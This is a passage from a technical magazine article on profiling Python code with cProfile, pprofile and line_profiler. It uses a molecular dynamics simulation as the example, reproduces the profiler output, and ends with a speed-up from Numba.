- `percall` – `tottime` divided by `ncalls`.
- `cumtime` – Cumulative time spent in the specific function, including all subfunctions.
- `percall` – `cumtime` divided by `ncalls`.

cProfile also outputs the file name of the code, in case multiple file are involved, as well as the line number of the function (`lineno`).

Running cProfile is fairly simple:

```
$ python -m cProfile -s cumtime script.py
```

The first part of the command tells Python to use the `cProfile` module. The output from cProfile is sorted (`-s`) by `cumtime` (cumulative time). The last option on the command line is the Python code of interest. cProfile also has an option (`-o`) to send the stats to an output file instead of stdout. Listing 2 shows a sample of the first few lines from cProfile on a variation of the MD code.

pprofile

To get a line-by-line profile of your code, you can use the pprofile tool for a granular, thread-aware analysis for deterministic or statistical profiling (pure Python). The form of `pprofile` is:

```
$ pprofile some_python_executable arg1 ...
```

After the tool finishes, it prints annotated code of each file involved in the execution.

By default, `pprofile` profiling is deterministic, which, although it slows down the code, produces a very complete profile. You can also use `pprofile` in a statistical manner, which uses much less time:

```
$ pprofile --statistic .01 code.py
```

With the `statistic` option, you also need to specify the period of time between sampling. In this example, a period of 0.01 seconds was used.

Be careful when using the `statistic` option because, if the sample time is too long, you can miss computations, and the output will incorrectly record zero percent activity. Conversely, to get a better estimation of the time spent in certain portions of the code, you have to reduce the time between samples to the point of almost deterministic profiling.

Listing 1: Time to Execute

```
import time

start_time = time.time()
# Code to check follows
a, b = 1,2
c = a + b
# Code to check ends
end_time = time.time()
time_taken = (end_time- start_time)

print(" Time taken in seconds: {0} s").format(time_taken_in_micro)
```

Listing 2: cProfile Output

```
Thu Nov  7 08:09:57 2019
      12791143 function calls (12788375 primitive calls) in 156.745 seconds

 Ordered by: cumulative time

   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
    148/1    0.001    0.000  156.745  156.745 {built-in method builtins.exec}
        1  149.964  149.964  156.745  156.745 md_002.py:3()
 12724903    3.878    0.000    3.878    0.000 {built-in method builtins.min}
        1    2.649    2.649    2.727    2.727 md_002.py:10(init)
       50    0.168    0.003    0.168    0.003 md_002.py:127(update)
    175/2    0.001    0.000    0.084    0.042 :978(_find_and_load)
...
```

The deterministic `pprofile` sample output in **Listing 3** uses the same code as the previous cProfile example. I cut out sections of the output because it is very extensive. I do want to point out the increase in execution time by about a factor of 10 (i.e., it ran 10 times slower than without profiling).

Listing 3: pprofile Output

```
Command line: md_002.py
Total duration: 1662.48s
File: md_002.py
File duration: 1661.74s (99.96%)
Line #|      Hits|         Time| Time per hit|      %|Source code
------+----------+-------------+-------------+-------+-----------
     1|         0|            0|            0|  0.00%|# md test code
     2|         0|            0|            0|  0.00%|
     3|         2|  3.50475e-05|  1.75238e-05|  0.00%|import platform
     4|         1|  2.19345e-05|  2.19345e-05|  0.00%|from time import clock
(call)|         1|  2.67029e-05|  2.67029e-05|  0.00%|# :1009 _handle_fromlist
     5|         1|  2.55108e-05|  2.55108e-05|  0.00%|import numpy as np
(call)|         1|     0.745732|     0.745732|  0.04%|# :978 _find_and_load
     6|         1|  2.57492e-05|  2.57492e-05|  0.00%|from sys import exit
(call)|         1|   1.7643e-05|   1.7643e-05|  0.00%|# :1009 _handle_fromlist
     7|         1|  7.86781e-06|  7.86781e-06|  0.00%|import time
...
   234|         0|            0|            0|  0.00%|        #  Compute the potential energy and forces
   235|  12525000|      51.0831|  4.07849e-06|  3.07%|        for j in range(0, p_num):
   236|  12500000|      51.6473|  4.13179e-06|  3.11%|            if (i != j):
   237|         0|            0|            0|  0.00%|                #  Compute RIJ, the displacement vector
   238|  49900000|      210.704|  4.22253e-06| 12.67%|                for k in range(0, d_num):
   239|  37425000|      177.055|  4.73093e-06| 10.65%|                    rij[k] = pos[k,i] - pos[k,j]
   240|         0|            0|            0|  0.00%|                # end for
   241|         0|            0|            0|  0.00%|
   242|         0|            0|            0|  0.00%|                #  Compute D and D2, a distance and a
                                                                         truncated distance
   243|  12475000|      50.5158|  4.04936e-06|  3.04%|                d = 0.0
   244|  49900000|      209.465|   4.1977e-06| 12.60%|                for k in range(0, d_num):
   245|  37425000|      175.823|  4.69801e-06| 10.58%|                    d = d + rij[k] ** 2
   246|         0|            0|            0|  0.00%|                # end for
   247|  12475000|      78.9422|  6.32803e-06|  4.75%|                d = np.sqrt(d)
   248|  12475000|      64.7463|  5.19008e-06|  3.89%|                d2 = min(d, np.pi / 2.0)
   249|         0|            0|            0|  0.00%|
   250|         0|            0|            0|  0.00%|                #  Attribute half of the total
                                                                         potential energy to particle J
   251|  12475000|      84.7846|  6.79636e-06|  5.10%|                potential = potential + 0.5 *
                                                                      np.sin(d2) * np.sin(d2)
   252|         0|            0|            0|  0.00%|
   253|         0|            0|            0|  0.00%|                #  Add particle J's contribution to the
                                                                         force on particle I.
   254|  49900000|       227.88|  4.56674e-06| 13.71%|                for k in range(0, d_num):
   255|  37425000|      244.374|  6.52971e-06| 14.70%|                    force[k,i] = force[k,i] - rij[k] *
                                                                          np.sin(2.0 * d2) / d
   256|         0|            0|            0|  0.00%|                # end for
   257|         0|            0|            0|  0.00%|            # end if
   258|         0|            0|            0|  0.00%|
   259|         0|            0|            0|  0.00%|        # end for
...
```

Line-by-Line Function Profiling

The useful `pprofile` analyzes your entire code line by line. It can also do deterministic and statistical profiling. If you want to focus on a specific function within your code, `line_profiler` and `kernprof` can help. The `line_profiler` module performs line-by-line profiling of functions, and the `kernprof` script allows you to run either `line_profiler` or standard Python profilers such as cProfile.

To have `kernprof` run `line_profiler`, enter,

```
$ kernprof -l script_to_profile.py
```

which will produce a binary file, `script_to_profile.py.lprof`. To "decode" the data, you can enter the command:

```
$ python3 -m line_profiler ↲
  script_to_profile.py.lprof > results.txt
```

and look at the `results.txt` file.

To get `line_profiler` to profile only certain functions, put an `@profile` decorator before the function declaration. The output is the elapsed time for the routine. The percentage of time, which is something I tend to check first, is relative to the total time for the function (be sure to remember that). The example in **Listing 4** is output for some example code discussed in the next section.

Example Code

To better illustrate the process of using a profiler, I chose some MD Python code with a fair amount of arithmetic intensity that could easily be put into functions. Because I'm not a computational chemist, let me quote from the website: "The computation involves following the paths of particles which exert a distance-dependent force on each other. The particles are not constrained by any walls; if particles meet, they simply pass through each other. The problem is treated as a coupled set of differential equations. The system of differential equation is discretized by choosing a discrete time step. Given the position and velocity of each particle at one time step, the algorithm estimates these values at the next time step. To compute the next position of each particle requires the evaluation of the right hand side of its corresponding differential equation."

Serial Code and Profiling

When you download the Python version of the code, it already has several functions. To better illustrate profiling the code, I converted it to simple serial code and called it `md_001.py` (Listing 5). Then, I profiled the code with cProfile:

```
$ python3 -m cProfile -s cumtime md_001.py
```

Listing 6 is the top of the profile output ordered by cumulative time (`cumtime`). Notice that the profile output only lists the code itself. Because it doesn't profile the code line by line, it's impossible to learn anything about the code.
I also used `pprofile`:

```
$ pprofile md_001.py
```

The default options cause the code to run much slower because it is tracking all computations (i.e., it is not sampling), but the code lines relative to the run time still impart some good information (Listing 7). Note that the code ran slower by

Listing 4: Profiling a Function

```
Total time: 0.365088 s
File: ./md_002.py
Function: update at line 126

Line #      Hits         Time  Per Hit   % Time  Line Contents
==============================================================
   126                                           @profile
   127                                           def update(d_num, p_num, rmass, dt, pos, vel, acc, force):
   128
   129                                               # Update
   130
   131                                               #  Update positions
   132       200        196.0      1.0      0.1      for i in range(0, d_num):
   133     75150      29671.0      0.4      8.1          for j in range(0, p_num):
   134     75000     117663.0      1.6     32.2              pos[i,j] = pos[i,j] + vel[i,j]*dt + 0.5 *
                                                             acc[i,j]*dt*dt
   135                                                   # end for
   136                                               # end for
   137
   138                                               #  Update velocities
   139       200         99.0      0.5      0.0      for i in range(0, d_num):
   140     75150      29909.0      0.4      8.2          for j in range(0, p_num):
   141     75000     100783.0      1.3     27.6              vel[i,j] = vel[i,j] + 0.5*dt*( force[i,j] *
                                                             rmass + acc[i,j] )
   142                                                   # end for
   143                                               # end for
   144
   145                                               #  Update accelerations.
   146       200         95.0      0.5      0.0      for i in range(0, d_num):
   147     75150      29236.0      0.4      8.0          for j in range(0, p_num):
   148     75000      57404.0      0.8     15.7              acc[i,j] = force[i,j]*rmass
   149                                                   # end for
   150                                               # end for
   151
   152        50         32.0      0.6      0.0      return pos, vel, acc
```

Listing 5: md001.py

```
## MD is the main program for the molecular dynamics simulation.
#
#  Discussion:
#    MD implements a simple molecular dynamics simulation.
#
#    The velocity Verlet time integration scheme is used.
#    The particles interact with a central pair potential.
#
#  Licensing:
#    This code is distributed under the GNU LGPL license.
#  Modified:
#    26 December 2014
#
#  Author:
#    John Burkardt
#
#  Parameters:
#    Input, integer D_NUM, the spatial dimension.
#    A value of 2 or 3 is usual.
#    The default value is 3.
#
#    Input, integer P_NUM, the number of particles.
#    A value of 1000 or 2000 is small but "reasonable".
#    The default value is 500.
#
#    Input, integer STEP_NUM, the number of time steps.
#    A value of 500 is a small but reasonable value.
#    The default value is 500.
#
#    Input, real DT, the time step.
#    A value of 0.1 is large; the system will begin to move quickly but the
#    results will be less accurate.
#    A value of 0.0001 is small, but the results will be more accurate.
#    The default value is 0.1.
#

import platform
from time import clock
import numpy as np
from sys import exit
import time

def timestamp ( ):
    t = time.time ( )
    print ( time.ctime ( t ) )

    return None
# end def
```

Listing 5: md001.py (continued)

```
# ===================
# Main section of code
# ====================
timestamp()
print('')
print('MD_TEST')
print('  Python version: %s' % (platform.python_version( ) ))
print('  Test the MD molecular dynamics program.')

# Initialize variables
d_num = 3
p_num = 500
step_num = 50
dt = 0.1
mass = 1.0
rmass = 1.0 / mass

wtime1 = clock( )

#  output:
print('' )
print('MD' )
print('  Python version: %s' % (platform.python_version( ) ) )
print('  A molecular dynamics program.' )
print('' )
print('  D_NUM, the spatial dimension, is %d' % (d_num) )
print('  P_NUM, the number of particles in the simulation is %d.' % (p_num) )
print('  STEP_NUM, the number of time steps, is %d.' % (step_num) )
print('  DT, the time step size, is %g seconds.' % (dt) )

print('' )
print('  At each step, we report the potential and kinetic energies.' )
print('  The sum of these energies should be a constant.' )
print('  As an accuracy check, we also print the relative error' )
print('  in the total energy.' )
print('' )
print('      Step      Potential       Kinetic        (P+K-E0)/E0' )
print('                Energy P        Energy K       Relative Energy Error')
print('')

step_print_index = 0
step_print_num = 10
step_print = 0

for step in range(0, step_num+1):
    if (step == 0):
        # Initialize

        #  Positions
        seed = 123456789

        a = 0.0
        b = 10.0

        i4_huge = 2147483647

        if (seed < 0):
            seed = seed + i4_huge
        # end if

        if (seed == 0):
             print('' )
             print( 'R8MAT_UNIFORM_AB - Fatal error!')
             print('  Input SEED = 0!' )
             sys.ext('R8MAT_UNIFORM_AB - Fatal error!')
        # end if

        pos = np.zeros( (d_num, p_num) )

        for j in range(0, p_num):
            for i in range(0, d_num):
                k = (seed // 127773)

                seed = 16807 * (seed - k * 127773) - k * 2836

                seed = (seed % i4_huge)

                if (seed < 0):
                       seed = seed + i4_huge
                # end if

                pos[i,j] = a + (b - a) * seed * 4.656612875E-10
            # end for
        # end for

        #  Velocities
        vel = np.zeros([ d_num, p_num ])

        #  Accelerations
        acc = np.zeros([ d_num, p_num ])
    else:
        # Update

        #  Update positions
        for i in range(0, d_num):
             for j in range(0, p_num):
                pos[i,j] = pos[i,j] + vel[i,j] * dt + 0.5 * acc[i,j] * dt * dt
            # end for
        # end for

        #  Update velocities
        for i in range(0, d_num):
            for j in range(0, p_num):
                 vel[i,j] = vel[i,j] + 0.5 * dt * ( force[i,j] * rmass +
                            acc[i,j] )
            # end for
        # end for

         #  Update accelerations.
        for i in range(0, d_num):
             for j in range(0, p_num):
                acc[i,j] = force[i,j] * rmass
            # end for
        # end for
    # endif

    # compute force, potential, kinetic
    force = np.zeros([ d_num, p_num ])
    rij = np.zeros(d_num)

    potential = 0.0
```

Listing 5: md001.py (continued)

```
    for i in range(0, p_num):

        #  Compute the potential energy and forces.
        for j in range(0, p_num):
            if (i != j):

                #  Compute RIJ, the displacement vector.
                for k in range(0, d_num):
                    rij[k] = pos[k,i] - pos[k,j]
                # end for

                #  Compute D and D2, a distance and a truncated distance.

                d = 0.0
                for k in range(0, d_num):
                    d = d + rij[k] ** 2
                # end for
                d = np.sqrt(d)
                d2 = min(d, np.pi / 2.0)

                #  Attribute half of the total potential energy to particle J.
                potential = potential + 0.5 * np.sin(d2) * np.sin(d2)

                #  Add particle J's contribution to the force on particle I.
                for k in range(0, d_num):
                    force[k,i] = force[k,i] - rij[k] * np.sin(2.0 * d2) / d
                # end for
            # end if

        # end for
    # end for

    #  Compute the kinetic energy
    kinetic = 0.0
    for k in range(0, d_num):
        for j in range(0, p_num):
            kinetic = kinetic + vel[k,j] ** 2
        # end for
     # end for

    kinetic = 0.5 * mass * kinetic

    if (step == 0):
         e0 = potential + kinetic
    # endif

    if (step == step_print):
        rel = (potential + kinetic - e0) / e0
        print('  %8d  %14f  %14f  %14g' % (step, potential, kinetic, rel) )
        step_print_index = step_print_index + 1
        step_print = (step_print_index * step_num) // step_print_num
    #end if

# end step

wtime2 = clock( )

print('')
print('    Elapsed wall clock time = %g seconds.' % (wtime2 - wtime1) )

#  Terminate

print('')
print('MD_TEST')
print('  Normal end of execution.')

timestamp ( )

# end if
```

about a factor of 10. Only the parts of the code with some fairly large percentages of time are shown.

The output from `pprofile` provides an indication of where the code uses the most time:

```
* The loop computing <C>rij[k]<C>.

* The loop summing <C>d<C> (collective
  operation).

* Computing the square root of <C>d<C>.

* Computing <C>d2<C>.

* Computing the <C>potential<C> energy.

* The loop computing the <C>force<C> array.
```

Another option is to put timing points throughout the code, focusing primarily on the section of the code computing potential energy and forces. This code produced the output shown in Listing 8. Notice that the time to compute the potential and force update values is 181.9 seconds with a total time of 189.5 seconds. Obviously, this is where you would need to focus your efforts to improve code performance.

First Function Creation

The potential energy and force computations are the dominant part of the run time, so to better profile them, it is best to isolate that code in a function. Perhaps a bit counterintuitively, I created a function that initializes the algorithm and a second function for the `update` loops and called the resulting code `md_002.py`. (My modified code is available online.) Because the potential energy

Listing 6: cProfile Output

```
Sat Oct 26 09:43:21 2019
         12791090 function calls (12788322 primitive calls) in 163.299 seconds

   Ordered by: cumulative time

   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
    148/1    0.001    0.000  163.299  163.299 {built-in method builtins.exec}
        1  159.297  159.297  163.299  163.299 md_001.py:3()
 12724903    3.918    0.000    3.918    0.000 {built-in method builtins.min}
    175/2    0.001    0.000    0.083    0.042 :978(_find_and_load)
    175/2    0.001    0.000    0.083    0.042 :948(_find_and_load_unlocked)
    165/2    0.001    0.000    0.083    0.041 :663(_load_unlocked)
...
```

and force computations change very little, I won’t be profiling this version of the code. All I did was make sure I was getting the same answers as in the previous version. However, feel free to practice profiling it.

Final Version

The final version of the code moves the section of code computing the potential energy and forces into a function for better profiling. The code, `md_003.py`, has a `properties` function that computes the potential energy and forces.

The cProfile results don’t show anything useful, so I will skip that output. On the other hand, the `pprofile`

Listing 7: pprofile Output

```
Command line: ./md_001.py
Total duration: 1510.79s
File: ./md_001.py
File duration: 1510.04s (99.95%)
Line #|      Hits|         Time| Time per hit|      %|Source code
------+----------+-------------+-------------+-------+-----------
...
   141|     25551|    0.0946999|  3.70631e-06|  0.01%|    for i in range(0, p_num):
   142|         0|            0|            0|  0.00%|
   143|         0|            0|            0|  0.00%|        #  Compute the potential energy and forces.
   144|  12775500|      47.1989|  3.69449e-06|  3.12%|        for j in range(0, p_num):
   145|  12750000|      47.4793|  3.72387e-06|  3.14%|            if (i != j):
   146|         0|            0|            0|  0.00%|
   147|         0|            0|            0|  0.00%|                #  Compute RIJ, the displacement vector.
   148|  50898000|      194.963|  3.83046e-06| 12.90%|                for k in range(0, d_num):
   149|  38173500|      166.983|  4.37432e-06| 11.05%|                    rij[k] = pos[k,i] - pos[k,j]
   150|         0|            0|            0|  0.00%|                # end for
   151|         0|            0|            0|  0.00%|
   152|         0|            0|            0|  0.00%|                #  Compute D and D2, a distance and a truncated distance.
   153|         0|            0|            0|  0.00%|
   154|  12724500|      46.7333|   3.6727e-06|  3.09%|                d = 0.0
   155|  50898000|      195.426|  3.83956e-06| 12.94%|                for k in range(0, d_num):
   156|  38173500|      165.494|  4.33531e-06| 10.95%|                    d = d + rij[k] ** 2
   157|         0|            0|            0|  0.00%|                # end for
   158|  12724500|      72.0723|  5.66406e-06|  4.77%|                d = np.sqrt(d)
   159|  12724500|      59.0492|  4.64059e-06|  3.91%|                d2 = min(d, np.pi / 2.0)
   160|         0|            0|            0|  0.00%|
   161|         0|            0|            0|  0.00%|                #  Attribute half of the total potential energy to particle J.
   162|  12724500|      76.7099|  6.02852e-06|  5.08%|                potential = potential + 0.5 * np.sin(d2) * np.sin(d2)
   163|         0|            0|            0|  0.00%|
   164|         0|            0|            0|  0.00%|                #  Add particle J's contribution to the force on particle I.
   165|  50898000|      207.158|  4.07005e-06| 13.71%|                for k in range(0, d_num):
   166|  38173500|      228.123|  5.97595e-06| 15.10%|                    force[k,i] = force[k,i] - rij[k] * np.sin(2.0 * d2) / d
   167|         0|            0|            0|  0.00%|                # end for
   168|         0|            0|            0|  0.00%|            # end if
   169|         0|            0|            0|  0.00%|
   170|         0|            0|            0|  0.00%|        # end for
   171|         0|            0|            0|  0.00%|    # end for
   172|         0|            0|            0|  0.00%|
...
```

Listing 8: `md_001b.py` Output

```
Elapsed wall clock time = 189.526 seconds.

    Total Time for position update =       0.089102 seconds
      Avg Time for position update =       0.001782 seconds
    Total Time for velocity update =       0.073946 seconds
      Avg Time for velocity update =       0.001479 seconds
    Total Time for acceleration update =       0.031308 seconds
      Avg Time for acceleration update =       0.000626 seconds

    Total Time for potential update =     103.215999 seconds
      Avg Time for potential update =       0.000008 seconds
    Total Time for force update =     181.927011 seconds
      Avg Time for force update =       0.000014 seconds

    Total Time for force loop =      75.269342 seconds
      Avg Time for force loop =       0.000006 seconds

    Total Time for rij loop =      25.444300 seconds
      Avg Time for rij loop =       0.000002 seconds

MD_TEST
  Normal end of execution.
```

output has some useful information (Listing 9). The excerpts mostly focus on the function that computes potential energy and forces. Notice that the overall time to run the code is still about 10 times longer.

Listing 9: md_003.py Output Excerpts

```
Command line: md_003.py
Total duration: 1459.49s
File: md_003.py
File duration: 1458.73s (99.95%)
Line #|      Hits|         Time| Time per hit|      %|Source code
------+----------+-------------+-------------+-------+-----------
     1|         0|            0|            0|  0.00%|# md test code
     2|         0|            0|            0|  0.00%|
     3|         2|  3.40939e-05|  1.70469e-05|  0.00%|import platform
     4|         1|  2.28882e-05|  2.28882e-05|  0.00%|from time import clock
(call)|         1|  2.71797e-05|  2.71797e-05|  0.00%|# :1009 _handle_fromlist
     5|         1|  2.69413e-05|  2.69413e-05|  0.00%|import numpy as np
(call)|         1|     0.751632|     0.751632|  0.05%|# :978 _find_and_load
     6|         1|  2.47955e-05|  2.47955e-05|  0.00%|from sys import exit
(call)|         1|  1.78814e-05|  1.78814e-05|  0.00%|# :1009 _handle_fromlist
     7|         1|  8.34465e-06|  8.34465e-06|  0.00%|import time
...
   160|        51|  0.000295162|  5.78749e-06|  0.00%|def properties(p_num, d_num, pos, vel, mass):
   161|         0|            0|            0|  0.00%|
   162|        50|  0.000397682|  7.95364e-06|  0.00%|    import numpy as np
   163|         0|            0|            0|  0.00%|
   164|         0|            0|            0|  0.00%|
   165|         0|            0|            0|  0.00%|    # compute force, potential, kinetic
   166|        50|  0.000529528|  1.05906e-05|  0.00%|    force = np.zeros([ d_num, p_num ])
   167|        50|  0.000378609|  7.57217e-06|  0.00%|    rij = np.zeros(d_num)
   168|         0|            0|            0|  0.00%|
   169|        50|  0.000226259|  4.52518e-06|  0.00%|    potential = 0.0
   170|         0|            0|            0|  0.00%|
   171|     25050|    0.0909703|  3.63155e-06|  0.01%|    for i in range(0, p_num):
   172|         0|            0|            0|  0.00%|
   173|         0|            0|            0|  0.00%|        #  Compute the potential energy and forces
   174|  12525000|      44.7758|  3.57492e-06|  3.07%|        for j in range(0, p_num):
   175|  12500000|      45.4399|  3.63519e-06|  3.11%|            if (i != j):
   176|         0|            0|            0|  0.00%|                #  Compute RIJ, the displacement vector
   177|  49900000|      183.525|  3.67786e-06| 12.57%|                for k in range(0, d_num):
   178|  37425000|      155.539|  4.15603e-06| 10.66%|                    rij[k] = pos[k,i] - pos[k,j]
   179|         0|            0|            0|  0.00%|                # end for
   180|         0|            0|            0|  0.00%|
   181|         0|            0|            0|  0.00%|                #  Compute D and D2, a distance and a
                                                                         truncated distance
   182|  12475000|      44.5996|  3.57512e-06|  3.06%|                d = 0.0
   183|  49900000|      184.464|  3.69668e-06| 12.64%|                for k in range(0, d_num):
   184|  37425000|      155.339|  4.15067e-06| 10.64%|                    d = d + rij[k] ** 2
   185|         0|            0|            0|  0.00%|                # end for
   186|  12475000|      68.8519|  5.51919e-06|  4.72%|                d = np.sqrt(d)
   187|  12475000|      56.0835|  4.49567e-06|  3.84%|                d2 = min(d, np.pi / 2.0)
   188|         0|            0|            0|  0.00%|
   189|         0|            0|            0|  0.00%|                #  Attribute half of the total
                                                                         potential energy to particle J
   190|  12475000|      74.6307|  5.98242e-06|  5.11%|                potential = potential + 0.5 *
                                                                      np.sin(d2) * np.sin(d2)
   191|         0|            0|            0|  0.00%|
   192|         0|            0|            0|  0.00%|                #  Add particle J's contribution to the
                                                                         force on particle I.
   193|  49900000|      199.233|  3.99264e-06| 13.65%|                for k in range(0, d_num):
   194|  37425000|      212.352|  5.67406e-06| 14.55%|                    force[k,i] = force[k,i] - rij[k] *
                                                                          np.sin(2.0 * d2) / d
   195|         0|            0|            0|  0.00%|                # end for
   196|         0|            0|            0|  0.00%|            # end if
   197|         0|            0|            0|  0.00%|
   198|         0|            0|            0|  0.00%|        # end for
   199|         0|            0|            0|  0.00%|    # end for
   200|         0|            0|            0|  0.00%|
   201|         0|            0|            0|  0.00%|    #  Compute the kinetic energy
   202|        50|  0.000184059|  3.68118e-06|  0.00%|    kinetic = 0.0
   203|       200|  0.000753641|  3.76821e-06|  0.00%|    for k in range(0, d_num):
   204|     75150|     0.265535|   3.5334e-06|  0.02%|        for j in range(0, p_num):
   205|     75000|     0.298971|  3.98628e-06|  0.02%|            kinetic = kinetic + vel[k,j] ** 2
   206|         0|            0|            0|  0.00%|        # end for
   207|         0|            0|            0|  0.00%|     # end for
   208|         0|            0|            0|  0.00%|
   209|        50|  0.000200987|  4.01974e-06|  0.00%|    kinetic = 0.5 * mass * kinetic
```

Again, most of the time in the code is spent in the `properties` function, which computes the potential energy and forces. The first few loops take up most of the time.

Out of curiosity, I looked at the output from `line_profiler` (Listing 10). Remember that all time percentages are relative to the time for that particular routine (not the entire code). The first couple of loops used a fair percentage of the run time. The last loop that computes the force array,

```
for k in range(0, d_num):
    force[k,i] = force[k,i] - rij[k] * ➜
      np.sin ➜
    (2.0 * d2) / d
```

used about 25 percent of the run time for this function.

If you look at this routine in the `md_003.py` file, I'm sure you can find some optimizations that would improve performance.

Using Numba

As part of the profiling, I moved parts of the code to functions. With Python, this allowed me to perform deterministic profiling without resulting in a long run time. Personally, I like deterministic profiling better than statistical because I don't have to find the time interval that results in a good profile.

Putting parts of the code in functions provides a good starting point for using Numba. I described the use of Numba in a previous high-performance Python article [2]. I made a few more changes to the last version of the code (`md_003.py`) and, because the `properties` routine took a majority of the run time, I targeted this routine with Numba and simply used `jit` to compile the code.

The original code, before using Numba, was around 140 seconds on my laptop. After using Numba

Listing 9: md_003.py Output Excerpts (continued)

```
   210|         0|            0|            0|  0.00%|
   211|        50|  0.000211716|  4.23431e-06|  0.00%|    return force, kinetic, potential
   212|         0|            0|            0|  0.00%|
   213|         0|            0|            0|  0.00%|# end def
...
```

Listing 10: md_003.py line_profiler Output

```
Total time: 358.778 s
File: ./md_003.py
Function: properties at line 159

Line #      Hits         Time  Per Hit   % Time  Line Contents
==============================================================
   159                                           @profile
   160                                           def properties(p_num, d_num, pos, vel, mass):
   161
   162        50        164.0      3.3      0.0      import numpy as np
   163
   164
   165                                               # compute force, potential, kinetic
   166        50        351.0      7.0      0.0      force = np.zeros([ d_num, p_num ])
   167        50        153.0      3.1      0.0      rij = np.zeros(d_num)
   168
   169        50         30.0      0.6      0.0      potential = 0.0
   170
   171     25050      14447.0      0.6      0.0      for i in range(0, p_num):
   172
   173                                                   #  Compute the potential energy and forces
   174  12525000    7036459.0      0.6      2.0          for j in range(0, p_num):
   175  12500000    7730669.0      0.6      2.2              if (i != j):
   176                                                           #  Compute RIJ, the displacement vector
   177  49900000   33530834.0      0.7      9.3                  for k in range(0, d_num):
   178  37425000   39827594.0      1.1     11.1                      rij[k] = pos[k,i] - pos[k,j]
   179                                                           # end for
   180
   181                                                           #  Compute D and D2, a distance and a
                                                                    truncated distance
   182  12475000    7182783.0      0.6      2.0                  d = 0.0
   183  49900000   33037923.0      0.7      9.2                  for k in range(0, d_num):
   184  37425000   39131501.0      1.0     10.9                      d = d + rij[k] ** 2
   185                                                           # end for
   186  12475000   25236413.0      2.0      7.0                  d = np.sqrt(d)
   187  12475000   13375864.0      1.1      3.7                  d2 = min(d, np.pi / 2.0)
   188
   189                                                           #  Attribute half of the total potential
                                                                    energy to particle J
   190  12475000   31104186.0      2.5      8.7                  potential = potential + 0.5 * np.sin(d2)
                                                                 * np.sin(d2)

   191
   192                                                           #  Add particle J's contribution to the
                                                                    force on particle I.
   193  49900000   34782251.0      0.7      9.7                  for k in range(0, d_num):
   194  37425000   86664317.0      2.3     24.2                      force[k,i] = force[k,i] - rij[k] *
                                                                     np.sin(2.0 * d2) / d
   195                                                           # end for
   196                                                       # end if
   197
   198                                                   # end for
   199                                               # end for
   200
   201                                               #  Compute the kinetic energy
   202        50         33.0      0.7      0.0      kinetic = 0.0
   203       200        147.0      0.7      0.0      for k in range(0, d_num):
   204     75150      44048.0      0.6      0.0          for j in range(0, p_num):
   205     75000      78144.0      1.0      0.0              kinetic = kinetic + vel[k,j] ** 2
   206                                                   # end for
   207                                                # end for
   208
   209        50         47.0      0.9      0.0      kinetic = 0.5 * mass * kinetic
   210
   211        50         37.0      0.7      0.0      return force, kinetic, potential
```

and running on all eight cores of my laptop (four "real" cores and four hyper-threading (HT) cores), it ran in about 3.6 seconds. I would call that a success.

Summary

Profiling Python is not always an easy task, but I hope I've covered some of the tools you might use. Before using any of the tools, be sure you know how it does the profiling – deterministic or statistical – and what it is profiling – the entire code or just a function.

Although I didn't talk much about putting timing points in code (manual profiling), I'm a bit old school. That level of control lets me gather timing data for various portions of code pretty easily. If you are old school like me, you are probably already using this method in your code. If you haven't done it before, I suggest giving it a try.

In using one or more of the profiling tools, I suggest putting code in functions and profiling those functions deterministically, if possible, so you can isolate various parts of a program. While you are isolating parts of your code in functions, why not take advantage of the situation and look at using Numba to compile these functions? The speed-up obtained can be pretty amazing. ■

Info

[1] Better Programming: [https://medium.com/better-programming/20-python-snippets-you-should-learn-today-8328e26ff124]

[2] "High-Performance Python – Compiled Code and C Interface" by Jeff Layton: [http://www.admin-magazine.com/HPC/Articles/High-Performance-Python-3/(language)/eng-US]

The Author

Jeff Layton has been in the HPC business for almost 25 years (starting when he was 4 years old). He can be found lounging around at a nearby Frys enjoying the coffee and waiting for sales.

Linux Magazine **is your guide to the world of Linux. Look inside for advanced technical information you won't find anywhere else!**

Expand your Linux skills with:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

